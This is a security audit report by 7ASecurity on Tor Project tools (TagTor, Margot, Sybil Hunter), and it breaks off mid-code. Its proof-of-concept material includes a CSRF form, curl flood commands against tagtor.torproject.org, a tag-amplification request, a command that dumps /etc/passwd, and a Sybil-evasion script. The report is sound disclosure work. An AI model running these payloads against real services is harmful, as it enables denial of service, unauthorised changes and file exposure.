

Test Targets:

Network Metrics
Visualization Stack
Relay & Network Health Tools
Exit Relay Scanning
Bandwidth Measurement
Tor Core Code Changes

Pentest Report

Client:
The Tor Project, Inc.

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

"Browse Privately. Explore Freely.
Defend yourself against tracking and surveillance. Circumvent censorship."
From https://www.torproject.org/

This document outlines the results of a penetration test and *whitebox* security review conducted against a number of Tor Project items. The project was solicited by The Tor Project, Inc. and executed by 7ASecurity in July and August 2025. The audit team dedicated 22.85 working days to complete this assignment. Please note that the Tor Project has been audited multiple times by different firms, consequently, the identification of security weaknesses was expected to be particularly challenging during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Tor users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 5 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by July 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a Signal Chat Group. The Tor Project team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
6	*11*	*17*

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained

throughout this test, as well as a summary of the perceived security posture of the Tor Project components in scope.

Scope

The following list outlines the items in scope for this project:

- **WP1: Security Audit of Network Metrics and Visualization Stack**
  - https://gitlab.torproject.org/tpo/network-health/metrics/tagtor
  - https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser
  - https://gitlab.torproject.org/tpo/network-health/metrics/metrics-sql-tables
- **WP2: Security Audit of Relay & Network Health CLI Tools**
  - https://gitlab.torproject.org/tpo/network-health/margot
  - https://gitlab.torproject.org/tpo/network-health/metrics/tor_fusion
- **WP3: Security Audit of Exit Relay Scanning & Bandwidth Measurement Tools**
  - https://gitlab.torproject.org/tpo/network-health/exitmap-modules
  - https://gitlab.torproject.org/tpo/network-health/sbws
- **WP4: Security Audit of Code Changes on Core Tor Implementations (limited to changes since the last code audit)**
  - https://gitlab.torproject.org/tpo/core/tor
  - https://gitlab.torproject.org/tpo/core/arti

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *TOR-02-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

TOR-02-002 WP1: Data Changes via missing CSRF Protection *(Medium)*

The TagTor Flask application lacks a CSRF token implementation on state-changing operations. All POST request endpoints are processed without validating the request origin, leaving them vulnerable to CSRF attacks. A malicious adversary luring a logged-in user to an attacker-controlled page could exploit this weakness to perform arbitrary system modifications. The issue is systemic, with only selected examples provided for brevity. Testing was performed on Firefox, but other browsers are likely affected due to the use of Basic Authentication instead of cookies. This can be confirmed navigating to these proof-of-concept pages as a logged-in user:

Example PoCs:
https://7as.es/TOR-02_Kw9IuyTGdN98PS/router_note_CSRF_PoC.html
https://7as.es/TOR-02_Kw9IuyTGdN98PS/router_tag_CSRF_PoC.html

PoC Source Example: Add note to router

```
<html>
 <body>
   <form
action="https://tagtor.torproject.org/routers/C7BF1F627E31C8A3642CA52C449F048B7D7F232E/
notes" method="POST">
     <input type="hidden" name="note" value="Here&#32;is&#32;a&#32;sample&#32;Note" />
     <input type="submit" value="Submit request" />
   </form>
   <script>
     history.pushState('', '', '/');
     document.forms[0].submit();
   </script>
 </body>
</html>
```

Output:

```
<div class="row m-b-25 align-items-center">
             <div class="col-2 p-r-0">
               <i class="fa-solid fa-at"></i> audit
             </div>
             <div class="col-10">
               <h6 class="m-b-5">Here is a sample Note <span class="text-muted
```

```
float-end f-14">on 2025-09-03 13:17:27.329411</span>
                </h6>
              </div>
            </div>
```

The root cause for this issue can be found in the following files:

Affected Files:
https://gitlab.torproject.org/tpo/[...]templates/auth/index.html?ref_type=heads#L19
https://gitlab.torproject.org/tpo/[...]/templates/auth/index.html?ref_type=heads#L44
https://gitlab.torproject.org/tpo/[...]/templates/auth/index.html?ref_type=heads#L90
https://gitlab.torproject.org/tpo/[...]/templates/auth/index.html?ref_type=heads#L97
https://gitlab.torproject.org/tpo/[...]/routers/edit_note.html?ref_type=heads#L8
https://gitlab.torproject.org/tpo/[...]/routers/notes.html?ref_type=heads#L37
https://gitlab.torproject.org/tpo/[...]/routers/notes.html?ref_type=heads#L42

Affected Code:

```
<div class="col-2">
 <form method="post" action="{{ url_for('routers.restore_tag',
fingerprint=tag.fingerprint, tag=tag.tag) }}">
   <button type="submit" class="btn btn-secondary"><i class="fa-solid
fa-rotate-left"></i></button>
 </form>
</div>
```

It is recommended to implement comprehensive CSRF protection in the TagTor Flask application by enabling a framework-supported CSRF protection mechanism such as *Flask-WTF*[1]. All HTML forms must include a hidden CSRF token, and AJAX requests must include the token in a dedicated request header (for example, *X-CSRFToken*). Session cookies must be configured with secure attributes (*HttpOnly*, *Secure, SameSite=lax*), and a CSRF token expiration period must be defined. These measures ensure automatic token validation and prevent CSRF attacks on POST, PUT, and DELETE operations.

[1] https://flask-wtf.readthedocs.io/en/1.2.x/

TOR-02-006 WP2: DoS via Excessive Unwrap Usage *(Low)*

It was found that the Margot command-line tool crashes on malformed input due to excessive *.unwrap()* calls in parsing operations. An attacker can cause denial-of-service by providing invalid data that triggers a panic instead of proper error handling. This was confirmed as follows:

Example 1: Invalid IP address:

```
./margot count addr:169.256.123.1
```

Output:

```
thread 'main' panicked at src/cli/queries.rs:207:65:
called `Result::unwrap()` on an `Err` value: InvalidAddr("169.256.123.1")
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

Example 2: Invalid port number:

```
./margot find p:99999999
```

Output:

```
thread 'main' panicked at src/cli/queries.rs:215:62:
called `Result::unwrap()` on an `Err` value: ParseIntError { kind: PosOverflow }
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

The root cause of this issue can be found in the following files:

Affected Files:

https://gitlab.torproject.org/tpo/[...]/main/src/cli/queries.rs?ref_type=heads#L207
https://gitlab.torproject.org/tpo/[...]/main/src/cli/queries.rs?ref_type=heads#L215
https://gitlab.torproject.org/tpo/[...]/main/src/cli/queries.rs?ref_type=heads#L233
https://gitlab.torproject.org/tpo/[...]/main/src/cli/netop.rs?ref_type=heads#L25

Affected Code:

```
impl FromStr for QueryArg {
   type Err = Error;

   fn from_str(s: &str) -> Result<Self, Self::Err> {
       let exclude = s.contains("-:");
       if let Some(kv) = s.to_string().replace("-:", "").split_once(':') {
           let relay_attr = match kv.0 {
               "a" | "addr" => RelayAttr::Address(kv.1.parse().unwrap()),
               "fl" | "flag" => {
                   RelayAttr::Flags(util::parse_routerflag(kv.1))
               }
               "f" | "fp" => RelayAttr::Fingerprint(
                   kv.1.parse::<util::RelayFingerprint>()?,
[...]
```

It is recommended to replace *.unwrap()* with adequate error handling.

Proposed Fix (for input parsing):

```
impl FromStr for QueryArg {
    type Err = Error;
    fn from_str(s: &str) -> Result<Self, Self::Err> {
        let exclude = s.contains("-:");
        if let Some(kv) = s.to_string().replace("-:", "").split_once(':') {
            let relay_attr = match kv.0 {
                "a" | "addr" => {
                    let addr = kv.1.parse::<IpNetwork>()
                        .map_err(|_| Error::InvalidAddress(kv.1.to_string()))?;
                    RelayAttr::Address(addr)
                }
                "p" | "port" => {
                    let port = kv.1.parse::<u16>()
                        .map_err(|_| Error::InvalidPort(kv.1.to_string()))?;
                    RelayAttr::Port(port)
                }
                "as" | "asn" => {
                    let asn = kv.1.parse::<u32>()
                        .map_err(|_| Error::InvalidAsn(kv.1.to_string()))?;
                    RelayAttr::Asn(asn)
                }
                _ => return Err(Error::UnrecognizedFilter(kv.0.to_string())),
            };
            return Ok(QueryArg::new(exclude, relay_attr));
        }
        Err(Error::InvalidFilter(s.to_string()))
    }
}
```

TOR-02-007 WP2: Sybil Hunter Flawed by Unreliable Similarity Algorithm *(**Critical**)*

The Margot command-line tool Sybil Hunter feature was found to be flawed due to an unreliable similarity detection algorithm. Relays are compared by flattening structured attributes into a single undelimited string and computing the Levenshtein distance. This introduces ambiguity, causing false positives when distinct relays appear similar and false negatives when adversarial relays evade detection. The tool therefore provides a false sense of security and cannot be trusted for its intended purpose.

The flaw affects the entire *sybilhunter* subcommand and originates in the *relay2string* utility function. Delimiters and context are removed from attributes such as IP addresses and relay weights, producing ambiguous representations. Similarity is then calculated on these strings, resulting in unreliable outcomes. Attackers can configure relays to appear identical to legitimate traffic or evade detection through small variations. The exclusion of features such as exit policies for performance reasons further decreases detection accuracy.

The issue is caused by deterministic but ambiguous concatenation logic used to build relay vectors. Adversaries can exploit this to blend in with honest relays or introduce trivial differences that maximize Levenshtein distance. The provided proof of concept demonstrates both scenarios: a control group of obvious Sybils correctly detected and an evasive group bypassing detection with minor variations.

PoC: sybil_poc.py

```
#!/usr/bin/env python3
def levenshtein_distance(s1, s2):
    """
    Calculates the Levenshtein distance between two strings.
    A pure Python implementation for a self-contained PoC.
    """
    if len(s1) < len(s2):
        return levenshtein_distance(s2, s1)

    if len(s2) == 0:
        return len(s1)

    previous_row = range(len(s2) + 1)
    for i, c1 in enumerate(s1):
        current_row = [i + 1]
        for j, c2 in enumerate(s2):
            insertions = previous_row[j + 1] + 1
            deletions = current_row[j] + 1
            substitutions = previous_row[j] + (c1 != c2)
            current_row.append(min(insertions, deletions, substitutions))
        previous_row = current_row
```

```
    return previous_row[-1]

class MockRelay:
    """A mock relay object to hold node attributes."""
         def  __init__(self,  nickname,  orport_addrs,  flags,  version,  weight_type,
weight_val):
        self.nickname = nickname
        # Ensure orport_addrs is a list
             self.orport_addrs  =  orport_addrs  if  isinstance(orport_addrs,  list)  else
[orport_addrs]
        self.flags = flags
        self.version = version
        self.weight_type = weight_type # 'measured' or 'unmeasured'
        self.weight_val = weight_val

def relay_to_ambiguous_string(relay):
    """
    Faithfully mimics the flawed logic in margot's relay2vec, weight2string,
    and relay2string functions to create a fingerprint string.
    """
    # Mimics weight2string logic
    if relay.weight_type == 'measured':
        weight_str = f"0{relay.weight_val}"
    else: # unmeasured
        weight_str = f"{relay.weight_val}0"

    # Mimics orport_addrs processing by removing colons
    orport_str = ''.join([addr.replace(':', '') for addr in relay.orport_addrs])

    # Mimics relay2vec and relay2string concatenation
    return (
        f"{relay.nickname}"
        f"{orport_str}"
        f"{relay.flags}"
        f"{relay.version}"
        f"{weight_str}"
    )

# --- Main Demonstration ---

# A plausible threshold for detection. If the distance is below this,
# the tool would likely flag the pair as a Sybil attack.
DETECTION_THRESHOLD = 10

print("--- Sybil Detection Vulnerability PoC ---")
print(f"Detection Threshold (Levenshtein Distance) set to: {DETECTION_THRESHOLD}\n")

# ---
# PoC Group 1: Detectable Sybil Attack (Control Group)
# These nodes are nearly identical and should be easily caught.
# ---
```

```
print("--- [CONTROL GROUP]: Obvious Sybil Attack ---")
control_relay_A = MockRelay(
    nickname="OmegaRelay01",
    orport_addrs="[2001:db8:101:1::a]:9001",
    flags=96,
    version="0.4.7.13",
    weight_type='measured',
    weight_val=3141592653589793
)

control_relay_B = MockRelay(
    nickname="OmegaRelay02",
    orport_addrs="[2001:db8:101:1::a]:9002",
    flags=96,
    version="0.4.7.13",
    weight_type='measured',
    weight_val=3141592653589793
)

# Generate the fingerprint strings
fingerprint_A = relay_to_ambiguous_string(control_relay_A)
fingerprint_B = relay_to_ambiguous_string(control_relay_B)
distance_control = levenshtein_distance(fingerprint_A, fingerprint_B)

print(f"Relay A Fingerprint: {fingerprint_A}")
print(f"Relay B Fingerprint: {fingerprint_B}")
print(f"Calculated Distance: {distance_control}")

if distance_control < DETECTION_THRESHOLD:
    print(f"Result: DETECTED (Distance is below threshold)\n")
else:
    print(f"Result: NOT DETECTED (Distance is above threshold)\n")

# ---
# PoC Group 2: Evasive Sybil Attack (Vulnerability Demo)
# These nodes are configured to maximize textual distance and evade detection.
# ---
print("--- [VULNERABILITY DEMO]: Evasive Sybil Attack ---")
evasive_relay_C = MockRelay(
    nickname="StarDancer",
    orport_addrs="[2001:db8:202:2::b]:8080",
    flags=96,
    version="0.4.7.13",
    weight_type='measured',
    weight_val=2570185191066443 # Represents float ~0.000257018519...
)

evasive_relay_D = MockRelay(
    nickname="QuantumLeap",
    orport_addrs="[2001:db8:303:3::c]:9500",
    flags=96,
```

```
    version="0.4.7.13",
    weight_type='measured',
    weight_val=2570185244981397 # Represents float ~0.000257018524...
)

# Generate the fingerprint strings
fingerprint_C = relay_to_ambiguous_string(evasive_relay_C)
fingerprint_D = relay_to_ambiguous_string(evasive_relay_D)
distance_evasive = levenshtein_distance(fingerprint_C, fingerprint_D)

print(f"Relay C Fingerprint: {fingerprint_C}")
print(f"Relay D Fingerprint: {fingerprint_D}")
print(f"Calculated Distance: {distance_evasive}")

if distance_evasive < DETECTION_THRESHOLD:
    print(f"Result: DETECTED (Distance is below threshold)\n")
else:
    print(f"Result: EVADED (Distance is above threshold)\n")
```

Output:

```
--- Sybil Detection Vulnerability PoC ---
Detection Threshold (Levenshtein Distance) set to: 10

--- [CONTROL GROUP]: Obvious Sybil Attack ---
Relay A Fingerprint: OmegaRelay01[2001db81011a]9001960.4.7.1303141592653589793
Relay B Fingerprint: OmegaRelay02[2001db81011a]9002960.4.7.1303141592653589793
Calculated Distance: 2
Result: DETECTED (Distance is below threshold)

--- [VULNERABILITY DEMO]: Evasive Sybil Attack ---
Relay C Fingerprint: StarDancer[2001db82022b]8080960.4.7.1302570185191066443
Relay D Fingerprint: QuantumLeap[2001db83033c]9500960.4.7.1302570185244981397
Calculated Distance: 25
Result: EVADED (Distance is above threshold)
```

The root cause for this issue can be found in the following code paths:

Affected File:
https://gitlab.torproject.org/tpo/network-health/margot/[...]/src/cli/util.rs

Affected Code:

```
/// Generate an relay Vector representation from some relay's attributes
[...]
/// (see https://gitlab.torproject.org/tpo/core/arti/-/issues/874), so the
/// Vector is created from the relay's network status:
/// - nickname
/// - orport_addres
/// - flags
/// - tor version
```

```
/// - weight
///
/// We could also use:
/// - family
/// - ipv4_policy
/// - ipv6_policy
///
/// But these last ones increase considerably the time to process the
/// strings.
///
pub fn relay2vec(relay: &Relay) -> Vec<String> {
    vec![
        relay.rs().nickname().to_string(),
        // IP and port will get separated by a colon
        relay
            .rs()
            .orport_addrs()
            .map(|a| a.to_string().replace(':', ""))
            .collect::<Vec<_>>()
            .join(""),
        relay.rs().flags().bits().to_string(),
        relay.rs().version().expect("Version error").to_string(),
        weight2string(relay),
    ]
}

/// Convert a relay Vector representation to a String without any
/// separators.
///
/// It is used to compare Levenshtein distances.
///
pub fn relay2string(relay: &Relay) -> String {
    relay2vec(relay).join("")
}
```

Affected File:
https://gitlab.torproject.org/tpo/network-health/margot/[...]/src/cli/sybilhunter.rs

Affected Code:

```
#[async_trait]
impl RunnableOffline for SybilHunterCmd {
    fn run(&self, netdir: &NetDir) -> Result<()> {
        let reference = util::id2relay(netdir, &self.fingerprint)?;
        let reference_str = util::relay2string(&reference);
        println!("Reference string: {}", reference_str);
        println!("[+] Computing distances...");
        let mut distances: Vec<_> = netdir
            .relays()
            .map(|relay| {
                (
```

```
                    levenshtein(&reference_str, &util::relay2string(&relay)),
                    relay,
                )
            })
            .collect();
        distances.sort_by(|a, b| a.0.cmp(&b.0));

        println!("[+] Top 20 closest relays to: {}", self.fingerprint);
        util::print_distances(distances);
        Ok(())
    }
}
```

It is recommended to abandon the use of Levenshtein distance on flattened strings and redesign the feature to use structured, field-specific similarity. Attributes should be compared individually using appropriate methods: semantic version checks for Tor versions, subnet and ASN matching for IP addresses, Jaccard similarity for flag sets, and weighted numeric comparison for relay weights. High-value features currently excluded, such as exit policies and family relationships, must also be incorporated. Only a multi-dimensional similarity model can provide accurate and resilient Sybil detection.

TOR-02-008 WP2: Information Disclosure Through Error Message *(Medium)*

It was found that the Margot command-line tool exposes sensitive system information through unfiltered error messages. These messages disclose internal filesystem paths, directory structures, processing workflows, and implementation details. Such verbose error output bypasses proper exception handling and reveals backend information to end users. An attacker can exploit this behavior to extract sensitive data from the underlying filesystem. This was confirmed as follows:

PoC:

```
./margot count ff:/etc/passwd
```

Output:

```
Errors parsing /etc/passwd: Wrong fingerprint length: ##
Wrong fingerprint length: about
Wrong fingerprint length: #
Wrong fingerprint length: Open
Wrong fingerprint length: Directory.
Wrong fingerprint length: ##
Wrong fingerprint length: nobody:*:-2:-2:Unprivileged
Wrong fingerprint length: User:/var/empty:/usr/bin/false
Wrong fingerprint length: root:*:0:0:System
Wrong fingerprint length: Administrator:/var/root:/bin/sh
Wrong fingerprint length: daemon:*:1:1:System
Wrong fingerprint length: Services:/var/root:/usr/bin/false
Wrong fingerprint length: _uucp:*:4:4:Unix
```

```
[...]
```

The root cause of this issue can be found in the following files:

Affected Files:
https://gitlab.torproject.org/tpo/[...]/main/src/cli/util.rs?ref_type=heads#L126
https://gitlab.torproject.org/tpo[...]/src/cli/outcfg.rs?ref_type=heads#L251

Affected Code:

```
pub fn fpfile2fps(path: &Path) -> Result<Vec<RelayFingerprint>, Error> {
    let pathbuf = PathBuf::from(path);
    let content = read_to_string(pathbuf)?;
    let parts: Vec<_> = content.split_whitespace().collect();
    let (fingerprints, errors): (Vec<_>, Vec<_>) = parts
        .iter()
        .map(|part| part.parse::<RelayFingerprint>())
        .partition(Result::is_ok);
    if !errors.is_empty() {
        println!(
            "Errors parsing {}: {}",
            path.display(),
            errors
                .iter()
                .map(|e| e.as_ref().unwrap_err().to_string())
                .collect::<Vec<_>>()
                .join("\n")
        );
    }
    Ok(fingerprints.into_iter().map(Result::unwrap).collect())
}
```

Affected File:
https://gitlab.torproject.org/tpo/[...]/src/cli/err.rs?ref_type=heads#L16

Affected Code:

```
use thiserror::Error;
use tor_netdoc::types::policy::PolicyError;

/// An error originated by a command.
#[derive(Error, Debug)]
pub enum Error {
    #[error("Invalid relay_attr: {0}")]
    InvalidFilter(String),
    #[error("Undecodable fingerprint: {0}")]
    UndecodableFingerprint(String),
    #[error("Unrecognized relay_attr: {0}")]
    UnrecognizedFilter(String),
    #[error("Wrong fingerprint length: {0}")]
```

```
    WrongFingerprintLength(String),
    #[error("Policy error: {0}")]
    WrongPolicy(#[from] PolicyError),
    #[error("IO error: {0}")]
    WrongIO(#[from] std::io::Error),
    #[error("Wrong parent: {0}")]
    WrongParent(String),
    #[error("No such relay")]
    NoSuchRelay,
}
```

It is recommended to replace verbose error output with sanitized, generic user-facing messages. Error classification should be introduced to separate secure feedback from sensitive backend details, ensuring that system paths and internal states are not exposed to end users. It is further advised to save detailed error messages on the server-side and only provide a correlation ID on the client-side. This allows developers to retain debugging capabilities by looking up the correlation ID on the server, without leaking any sensitive information to API clients. For additional mitigation guidance, please see the *OWASP Error Handling Cheat Sheet*[2], and the *OWASP Testing for Stack Traces* article[3].

[2] https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html
[3] https://owasp.org/…/08-Testing_for_Error_Handling/02-Testing_for_Stack_Traces

TOR-02-009 WP1: Authenticated DoS via Unbounded *limit* Parameter *(High)*

The TagTor application was found vulnerable to denial-of-service due to unbounded list endpoint *limit* parameters. An authenticated user can request an arbitrarily large number of records by supplying an oversized value. This value is passed directly into the database query without an upper bound, forcing the PostgreSQL backend to materialize, serialize, and transmit excessively large result sets.

The issue affects the core *routers* and *families* list endpoints, which are central to application functionality. Although authentication is required, once triggered the impact is server-wide. CPU usage on the database and web server reaches 100%, memory usage rapidly increases, and the application becomes unresponsive after several parallel requests. This provides a trivial denial-of-service vector against the service.

The failure is caused by missing input validation in the *routers()* and *families()* handler functions. The limit parameter is read directly from request arguments, converted to an integer, and passed into the database query without enforcement of a maximum value. This allows attackers to control query size and server resource allocation.

PoC Command:

```
yes | head -n 100 | xargs -P 30 -I {} sh -c 'curl -s -o /dev/null -m 3 "https://tagtor.torproject.org/routers?limit=10000000000" -H "Authorization: Basic YXV[...]WQ==" '
```

Result:



Fig.: TagTor application inaccessible due to a successful DoS attack

The root cause for this issue can be found in the following code path:

Affected File:
https://gitlab.torproject.org/tpo/network-health/metrics/tagtor/[...]/tagtor/routers.py

Affected Code:

```
@bp.route("/routers")
def routers():
    args = request.args.to_dict()
    # Sorting args
    sort_by = args.pop("sort_by", "network_weight_fraction")
    sort_dir = args.pop("sort_dir", SortDirection.DESC)
    # Pagination args
    limit = int(args.pop("limit", 10))
    offset = int(args.pop("offset", 0))
    # Filter args
    filters = RouterFilters(**args)
    routers = Database.get_routers(filters, limit, offset, sort_by, sort_dir)
    if len(routers) < 1:
        routers = []
        flash("No more nodes to show.")

    context = RoutersResponseDTO(
        title="Tor nodes",
        routers=routers,
        sort=sort_dir,
        params=RoutersParamsDTO(offset=offset, limit=limit, sort_by=sort_by),
    )
    return render_template("routers/routers.html", **dataclasses.asdict(context))

@bp.route("/families")
def families():
    args = request.args.to_dict()
    # Pagination args
    limit = int(args.pop("limit", 10))
    offset = int(args.pop("offset", 0))
    # Filter args
    filters = RouterFilters(**args)
    routers = Database.get_families(filters, limit, offset)
    if len(routers) < 1:
        routers = []
        flash("No more families to show.")

    context = FamiliesResponseDTO(
        title="Tor families",
        routers=routers,
        params=FamiliesParamsDTO(offset=offset, limit=limit),
    )
    return render_template("routers/families.html", **dataclasses.asdict(context))
```

It is recommended to enforce a strict server-side maximum value for the *limit* parameter on all list endpoints. A single validation line in both *routers()* and *families()* should clamp the user-provided value to a safe range, for example 100 records. This eliminates the

DoS vector by preventing requests that generate excessively large result sets. Combining this validation with basic request-rate limiting provides defense-in-depth against resource exhaustion attacks.

TOR-02-015 WP1: Authenticated DoS via Family Tags Processing *(High)*

The TagTor application is vulnerable to denial-of-service due to inefficient tag storage and processing in the *family_tags* table. An authenticated user can degrade performance by submitting multiple tags in a single request to the tags endpoint. Tags are stored as a concatenated string in one database column and checked using inefficient LIKE operations, introducing *O(N²)* computational complexity. This allows small requests to cause disproportionate server processing.

The issue impacts core router tagging functionality. A single large request containing thousands of unique tags for a router family consumes excessive database CPU and I/O. Each tag is checked and appended sequentially, causing *LIKE* operations to slow down as the string grows. A continuous stream of such requests can render the application unresponsive, escalating temporary resource exhaustion into persistent failure that prevents further modifications for the targeted family.

The failure is caused by a flawed tag storage design. The *update_or_insert_family_tags* method processes tags sequentially, performing a LIKE *"%tag%"* check on an ever-growing string and appending new tags into the same field. Tags are stored as comma-separated values instead of using a normalized model with one tag per row. This anti-pattern combined with inefficient *LIKE* operations creates ideal conditions for a resource amplification attack.

PoC:

```
python3 -c 'import random, string; print(",".join(
["".join(random.choices(string.ascii_lowercase + string.digits, k=10)) for _ in
range(45000)]))' > /tmp/tags.txt

curl 'https://tagtor.torproject.org/routers/C7B[...]32E/tags' \
  -X POST \
  -H 'Authorization: Basic YXV[...]Q==' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode "tag=" \
  --data-urlencode "digest=vDK[...]F1M" \
  --data-urlencode "frequentTags@/tmp/tags.txt"
```

Note: Running the PoC may degrade server performance and affect future tagging operations.

The root cause for this issue can be found in the following code paths:

Affected File:
https://gitlab.torproject.org/tpo/network-health/metrics/tagtor/[...]/tagtor/routers.py

Affected Code:
```
@bp.route("/routers/<fingerprint>/tags", methods=["POST", "GET"])
def tags(fingerprint: str):
    if request.method == "POST":
        req_tags = request.form.get("tag")
        req_freq_tags = request.form.get("frequentTags")

        tags = []
        freq_tags = []
        if req_tags:
            tags = [req_tags]
        if req_freq_tags:
            freq_tags = req_freq_tags.split(",")

        if not (tags or freq_tags):
            flash("Tag is required!")
        else:
            username = current_username()
            digest = request.form.get("digest")
            if digest:
                digest = urlunquote(digest)
            if freq_tags:
                tags += freq_tags
            value = Database.add_tags(fingerprint, username, tags, digest)
            if value is not None:
                flash("Database error. Is this tag already present?")

        return redirect(url_for("routers.router", fingerprint=fingerprint))
```

Affected File:
https://gitlab.torproject.org/tpo/network-health/metrics/tagtor/[...]/tagtor/db.py

Affected Code:
```
@classmethod
def add_tags(cls, fingerprint: str, username: str, tags: list[str], digest=""):
    """
    Add tags to router
    """
    # Insert tags into server_tag
    cls.insert_tags(fingerprint, username, tags, digest)

    # Get the family for the given fingerprint
    family = cls.get_family(fingerprint).pop()
